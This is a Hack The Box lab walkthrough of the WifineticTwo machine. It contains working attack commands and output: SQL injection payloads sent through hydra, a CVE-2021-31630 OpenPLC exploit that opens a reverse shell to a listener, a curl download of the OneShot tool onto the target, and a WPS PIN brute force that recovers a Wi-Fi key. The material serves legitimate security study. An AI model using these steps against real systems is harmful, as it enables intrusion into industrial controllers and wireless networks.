WifiNeticTwo

Welcome! It is time to look at the WifineticTwo *machine on HackTheBox. I am making these walkthrough to keep myself motivated to learn cyber security and ensure that I remember the knowledge gained by playing HTB machines.*

ENUMERATION/ RECONNAISANCE
I ran an nmap scan the output was as below.


```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/WifineticTwo]
└─# nmap -sC -sV -p- --min-rate 1000 10.10.11.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-07 16:56 EAT
Nmap scan report for 10.10.11.7
Host is up (0.18s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol
 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
8080/tcp open  http-proxy Werkzeug/1.0.1 Python/2.7.18
|_http-server-header: Werkzeug/1.0.1 Python/2.7.18
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     content-type: text/html; charset=utf-8
|     content-length: 232
|     vary: Cookie
|     set-cookie: session=eyJfcGVybWFuZW50Ijp0cnVlfQ.Zoqe5w.7Qwz7TMoeKlGCCR9xgmt1T
qcEcQ; Expires=Sun, 07-Jul-2024 14:02:59 GMT; HttpOnly; Path=/
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Sun, 07 Jul 2024 13:57:59 GMT
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL man
ually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 302 FOUND
|     content-type: text/html; charset=utf-8
|     content-length: 219
|     location: http://0.0.0.0:8080/login
|     vary: Cookie
```

```
|     set-cookie: session=eyJfZnJlc2giOmZhbHNlLCJfcGVybWFuZW50Ijp0cnVlfQ.Zoqe5Q.tt
PYInCrLwG_TbjpsS_mIwG1V_4; Expires=Sun, 07-Jul-2024 14:02:57 GMT; HttpOnly; Path=/
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Sun, 07 Jul 2024 13:57:57 GMT
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>Redirecting...</title>
|     <h1>Redirecting...</h1>
|     <p>You should be redirected automatically to target URL: <a href="/login">/l
ogin</a>. If not click the link.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     content-type: text/html; charset=utf-8
|     allow: HEAD, OPTIONS, GET
|     vary: Cookie
|     set-cookie: session=eyJfcGVybWFuZW50Ijp0cnVlfQ.Zoqe5g.tBzULuDgZIwf2Kl5oCzaE4
TOEgA; Expires=Sun, 07-Jul-2024 14:02:58 GMT; HttpOnly; Path=/
|     content-length: 0
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Sun, 07 Jul 2024 13:57:58 GMT
|   RTSPRequest:
|     HTTP/1.1 400 Bad request
|     content-length: 90
|     cache-control: no-cache
|     content-type: text/html
|     connection: close
|     <html><body><h1>400 Bad request</h1>
|     Your browser sent an invalid request.
|_    </body></html>
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was http://10.10.11.7:8080/login
1 service unrecognized despite returning data. If you know the service/version, pl
ease submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-s
ervice :
SF-Port8080-TCP:V=7.94SVN%I=7%D=7/7%Time=668A9EE5%P=x86_64-pc-linux-gnu%r(
SF:GetRequest,24C,"HTTP/1\.0\x20302\x20FOUND\r\ncontent-type:\x20text/html
SF:;\x20charset=utf-8\r\ncontent-length:\x20219\r\nlocation:\x20http://0\
```

I used gobuster to bruteforce for hidden dir but the status codes redirected to the login page as seen below. So it did not yield any fruit.

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/WifineticTwo]
└─# gobuster dir -u http://10.10.11.7:8080/ -w /usr/share/wordlists/seclists/Disco
very/Web-Content/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.7:8080/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/d
irectory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login                (Status: 200) [Size: 4550]
/users                (Status: 302) [Size: 219] [--> http://10.10.11.7:8080/login]
/hardware             (Status: 302) [Size: 219] [--> http://10.10.11.7:8080/login]
/programs             (Status: 302) [Size: 219] [--> http://10.10.11.7:8080/login]
/logout               (Status: 302) [Size: 219] [--> http://10.10.11.7:8080/login]
/settings             (Status: 302) [Size: 219] [--> http://10.10.11.7:8080/login]
/dashboard            (Status: 302) [Size: 219] [--> http://10.10.11.7:8080/login]
/monitoring           (Status: 302) [Size: 219] [--> http://10.10.11.7:8080/login]
Progress: 37396 / 220561 (16.95%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 37396 / 220561 (16.95%)
===============================================================
Finished
===============================================================
```

I Opened the HTTP link in a new tab and was presented with a login page




I tried to inject sqli payload at the username field. I automated this using hydra tool, but still was not of great success.


```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/WifineticTwo]
└─# hydra -L /home/scr34tur3/Documents/TOOLS/SQLi-payloads/payload-file -p passwor
d "http-post-form://10.10.11.7:8080/login:username=^USER^&password=^PASS^:F=Bad cr
edentials! Try again" -vV -F -T 1
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in m
ilitary or secret service organizations, or for illegal purposes (this is non-bind
ing, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-07 17:57:21
[DATA] max 1 task per 1 server, overall 1 task, 95 login tries (l:95/p:1), ~95 tri
es per task
[DATA] attacking http-post-form://10.10.11.7:8080/login:username=^USER^&password=^
PASS^:F=Bad credentials! Try again
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.10.11.7 - login "'-'" - pass "password" - 1 of 95 [child 0] (0
/0)
[ATTEMPT] target 10.10.11.7 - login "' '" - pass "password" - 2 of 95 [child 0] (0
/0)
[ATTEMPT] target 10.10.11.7 - login "'&'" - pass "password" - 3 of 95 [child 0] (0
/0)
[ATTEMPT] target 10.10.11.7 - login "'^'" - pass "password" - 4 of 95 [child 0] (0
/0)
[ATTEMPT] target 10.10.11.7 - login "'*'" - pass "password" - 5 of 95 [child 0] (0
/0)
[ATTEMPT] target 10.10.11.7 - login "' or 1=1 limit 1 -- -+" - pass "password" - 6
 of 95 [child 0] (0/0)
[ATTEMPT] target 10.10.11.7 - login "'="or'" - pass "password" - 7 of 95 [child 0]
 (0/0)
[ATTEMPT] target 10.10.11.7 - login "' or ''-'" - pass "password" - 8 of 95 [child
 0] (0/0)
^C[ERROR] Received signal 2, going down ...
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

I did some google search for default login creds for openplc, and as shown below, openplc was the default login pass and username.



Using this creds I was able to login to this web page as shown below.



EXPLOITATION

I attempted to exploit the OpenPLC interface for remote code execution (RCE) using a known exploit for OpenPLC which worked out well as seen below.

https://www.google.com/url?sa=t&source=web&rct=j&opi=89978449&url=https://github.com/thewhiteh4t/cve-2021-31630&ved=2ahUKEwiAi6S-vJ-HAxXwQ_EDHVnzCRoQFnoECBMQAQ&usg=AOvVaw1rOmaP0n8neD5x_8lRXqJr

What is CVE-2021-31630? The CVE-2021-31630 vulnerability involves a command injection issue in Open PLC Webserver v3, allowing malicious actors to execute unauthorized code through the "Hardware Layer Code Box" feature on the "/hardware" section of the application.

I gained a shell as seen in the image below after running cve_2021_31630.py script.

```
root@Kali: /home/scr34tur3/Documents/CTFs/WifineticTwo/cve-2021-31630 82x35
┌──(root㉿Kali)-[/home/…/Documents/CTFs/WifineticTwo/cve-2021-31630]
└─# python3 cve_2021_31630.py -lh 10.10.14.166 -lp 4444 http://10.10.11.7:8080
┌──(root㉿Kali)-[/home/…/Documents/CTFs/WifineticTwo/cve-2021-31630]
└─# python3 cve_2021_31630.py -lh 10.10.14.166 -lp 4444 http://10.10.11.7:8080

-----------------------------------------------
--- CVE-2021-31630 ----------------------------
--- OpenPLC WebServer v3 - Authenticated RCE ---
-----------------------------------------------

[>] Found By : Fellipe Oliveira
[>] PoC By   : thewhiteh4t [ https://twitter.com/thewhiteh4t ]

[>] Target   : http://10.10.11.7:8080
[>] Username : openplc
[>] Password : openplc
[>] Timeout  : 20 secs
[>] LHOST    : 10.10.14.166
[>] LPORT    : 4444

[!] Checking status...
[+] Service is Online!
[!] Logging in...
[+] Logged in!
[!] Restoring default program...
[+] PLC Stopped!
[+] Cleanup successful!
[!] Uploading payload...
[+] Payload uploaded!
[+] Waiting for 5 seconds...
[+] Compilation successful!
[!] Starting PLC...
[+] PLC Started! Check listener...
[!] Cleaning up...
[+] PLC Stopped!
```

```
root@Kali: /home/scr34tur3/Documents/CTFs/WifineticTwo/cve-2021-31630 82x35
┌──(root㉿Kali)-[/home/…/Documents/CTFs/WifineticTwo/cve-2021-31630]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.166] from (UNKNOWN) [10.10.11.7] 37848
bash: cannot set terminal process group (171): Inappropriate ioctl for device
bash: no job control in this shell
root@attica01:/opt/PLC/OpenPLC_v3/webserver# whoami
whoami
root
root@attica01:/opt/PLC/OpenPLC_v3/webserver#
```

From this point I retreived the user.txt flag.

WPS Exploitation

I noticed that the machine name was related to Wi-Fi access points (APs). Upon checking the network interfaces, I discovered the "wlan0" interface.

```
root@attica03:/opt/PLC/OpenPLC_v3/webserver# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.4  netmask 255.255.255.0  broadcast 10.0.3.255
        inet6 fe80::216:3eff:fe79:d1d2  prefixlen 64  scopeid 0x20<link>
        ether 00:16:3e:79:d1:d2  txqueuelen 1000  (Ethernet)
        RX packets 46078  bytes 3231898 (3.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23707  bytes 1990888 (1.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 160  bytes 8822 (8.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 160  bytes 8822 (8.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 02:00:00:00:04:00  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Investigating further, I found an available wireless network with WPS enabled.

```
root@attica01:~# iw dev wlan0 scan
iw dev wlan0 scan
BSS 02:00:00:00:01:00(on wlan0)
        last seen: 431.600s [boottime]
        TSF: 1720616330062509 usec (19914d, 12:58:50)
        freq: 2412
        beacon interval: 100 TUs
        capability: ESS Privacy ShortSlotTime (0x0411)
        signal: -30.00 dBm
        last seen: 0 ms ago
        Information elements from Probe Response frame:
        SSID: plcrouter
        Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0
        DS Parameter set: channel 1
        ERP: Barker_Preamble_Mode
        Extended supported rates: 24.0 36.0 48.0 54.0
        RSN:     * Version: 1
                 * Group cipher: CCMP
                 * Pairwise ciphers: CCMP
                 * Authentication suites: PSK
                 * Capabilities: 1-PTKSA-RC 1-GTKSA-RC (0x0000)
        Supported operating classes:
                 * current operating class: 81
        Extended capabilities:
                 * Extended Channel Switching
                 * SSID List
                 * Operating Mode Notification
        WPS:     * Version: 1.0
                 * Wi-Fi Protected Setup State: 2 (Configured)
                 * Response Type: 3 (AP)
                 * UUID: 572cf82f-c957-5653-9b16-b5cfb298abf1
                 * Manufacturer:
                 * Model:
                 * Model Number:
                 * Serial Number:
```

iw: *This is the main command for interacting with Wireless Extensions and configuring wireless devices on Linux.*
dev wlan0: *Here, dev is used to specify that we are working with a wireless device, and wlan0 is the name of the wireless interface on your system.*
scan: *This part of the command instructs* **iw** *to perform a scan of the available wireless networks in the area.*

In short, **iw dev wlan0 scan** *runs a wireless network scan using the* **wlan0** *interface on your system, allowing you to see the available networks and get detailed information about them, such as their SSID, signal strength, channels used, and security types implemented.*
SSID: plcrouter
BSS 02:00:00:00:01:00 (on wlan0)

The next step would be to use a brute force attack, we will use ***OneShot****, a python script, in my case I downloaded it in my local machine and host it on a python server* in order to download it to the target machine.
https://github.com/kimocoder/OneShot

```
OneShot  WifiNeticTwo.ctb  cve-2021-31630

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/WifineticTwo]
└─# cd OneShot

┌──(root㉿Kali)-[/home/…/Documents/CTFs/WifineticTwo/OneShot]
└─# ls
README.md  oneshot.py  vulnwsc.txt

┌──(root㉿Kali)-[/home/…/Documents/CTFs/WifineticTwo/OneShot]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.7 - - [10/Jul/2024 16:00:55] "GET /oneshot.py HTTP/1.1" 200 -
```

```
                    * Version2: 2.0
root@attica01:~# ls
ls
user.txt
root@attica01:~# curl 10.10.14.141:8000/oneshot.py -o oneshot.py
curl 10.10.14.141:8000/oneshot.py -o oneshot.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 53267  100 53267    0     0  56105      0 --:--:-- --:--:-- --:--:-- 56070
root@attica01:~# ls
ls
oneshot.py
user.txt
root@attica01:~#
```

```
root@Kali: /home/scr34tur3/Documents/CTFs/WifineticTwo/cve-2021-31630 82x35
root@attica01:/# python3 oneshot.py -i wlan0 -b 02:00:00:00:01:00 -K
python3 oneshot.py -i wlan0 -b 02:00:00:00:01:00 -K
[*] Running wpa_supplicant…
[*] Running wpa_supplicant…
[*] Trying PIN '12345670'…
[*] Scanning…
[*] Authenticating…
[+] Authenticated
[*] Associating with AP…
[+] Associated with 02:00:00:00:01:00 (ESSID: plcrouter)
[*] Received Identity Request
[*] Sending Identity Response…
[*] Received WPS Message M1
[P] E-Nonce: CF57BBFD3E8ABD839F434C3A26C797DE
[*] Sending WPS Message M2…
[P] PKR: 04E4E9588431F7D2F0E13F9A8100C5568232BC354D2AF8F2C6EFA53CB5AC572F1A8C54B21
03C97F8E977B0812B339E5C0E6ABFA1AA4DBFD8001D43D317AF3339302B5561BA026CFCCA56C859688
9ECAB061DF44F61945D1D7CAEE3F5BB6A173C217FBD22B33F2F74542FE52C8DE21C3FCC01BDD8F095E
FB6AA695E6295ADFFB649F2ED8EA755D6DC8320E0AEA84F1BA08C38BB64071AF73E7DD4257F245B1D0
2901D66BCDF317AD513F9003A3EA7F2017E19B9BA061959F6B9E226287E88884D
[P] PKE: E60492E12514DA2FB686F4F02E7752B4E1B4329EF039B8538F0E75504BC1B99BF7DFB8E1C
E7C0486D0D21DCB474A183D4EA71BB7B5D53BCF9038B5481406D04D4D529C55CC165F80AB3103851C3
867224A6CE9A092C45BF4986781CCCC1626E245D1D292F68B5B9937911DE730AB9E8601C4740156310
D740F6517063307996F5FB30A2B929D219008AAA77A345A41AD42FDC64A142FE46DB505E7EAC3DEA86
4CA45619C3EDFD553B3495CEB081403199F79FA95A1D504F501062484F6073131
[P] AuthKey: 1246DA42ADCC8782738E9039A2E13F0CB5D16409E73567FCAC183AB727A5F2F2
[*] Received WPS Message M3
[P] E-Hash1: FA72AA78E7963BBA3BF932A2C6E23CEF326588A52E5ADD8D37BE8F512D9C5172
[P] E-Hash2: 95E883C1E2EAFDA02181A70137119231571BB6EB58ACAD7EB7CEFEF6170B88DC
[*] Sending WPS Message M4…
[*] Received WPS Message M5
[+] The first half of the PIN is valid
[*] Sending WPS Message M6…
[*] Received WPS Message M7
[+] WPS PIN: '12345670'
```

```
[+] WPA PSK: 'NoWWEDoKnowWhaTisReal123!'
[+] AP SSID: 'plcrouter'
root@attica01:/# wpa_passphrase plcrouter NoWWEDoKnowWhaTisReal123! | sudo tee -a
/etc/wpa_supplicant/wpa_supplicant.conf
<sudo tee -a /etc/wpa_supplicant/wpa_supplicant.conf
network={
        ssid="plcrouter"
        #psk="NoWWEDoKnowWhaTisReal123!"
        psk=2bafe4e17630ef1834eaa9fa5c4d81fa5ef093c4db5aac5c03f1643fef02d156
}
root@attica01:/#
```

WPA PSK: NoWWEDoKnowWhaTisReal123!
AP SSID: plcrouter
WPS PIN: 12345670

```
root@attica03:/# wpa_passphrase plcrouter 'NoWWEDoKnowWhaTisReal123!' > wifi-config
<plcrouter 'NoWWEDoKnowWhaTisReal123!' > wifi-config
root@attica03:/# ls
ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
oneshot.py
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
wifi-config
```

I tried connect to it and seen below, it was successfull.

```
root@attica03:/# wpa_supplicant -B -c wifi-config -i wlan0
wpa_supplicant -B -c wifi-config -i wlan0
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
root@attica03:/#
```

The connection is established, but there is no address.

```
root@attica03:/# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if20: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 00:16:3e:79:d1:d2 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.0.3.4/24 brd 10.0.3.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet 10.0.3.237/24 metric 100 brd 10.0.3.255 scope global secondary dynamic eth0
       valid_lft 3248sec preferred_lft 3248sec
    inet6 fe80::216:3eff:fe79:d1d2/64 scope link
       valid_lft forever preferred_lft forever
7: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 02:00:00:00:04:00 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::ff:fe00:400/64 scope link
       valid_lft forever preferred_lft forever
root@attica03:/#
```

I then added the ip as seen in the image below.

```
root@attica03:/# ifconfig wlan0 192.168.1.12 netmask 255.255.255.0
ifconfig wlan0 192.168.1.12 netmask 255.255.255.0
root@attica03:/# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if20: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 00:16:3e:79:d1:d2 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.0.3.4/24 brd 10.0.3.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet 10.0.3.237/24 metric 100 brd 10.0.3.255 scope global secondary dynamic eth0
       valid_lft 3118sec preferred_lft 3118sec
    inet6 fe80::216:3eff:fe79:d1d2/64 scope link
       valid_lft forever preferred_lft forever
7: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 02:00:00:00:04:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.12/24 brd 192.168.1.255 scope global wlan0
       valid_lft forever preferred_lft forever
    inet6 fe80::ff:fe00:400/64 scope link
       valid_lft forever preferred_lft forever
root@attica03:/#
```

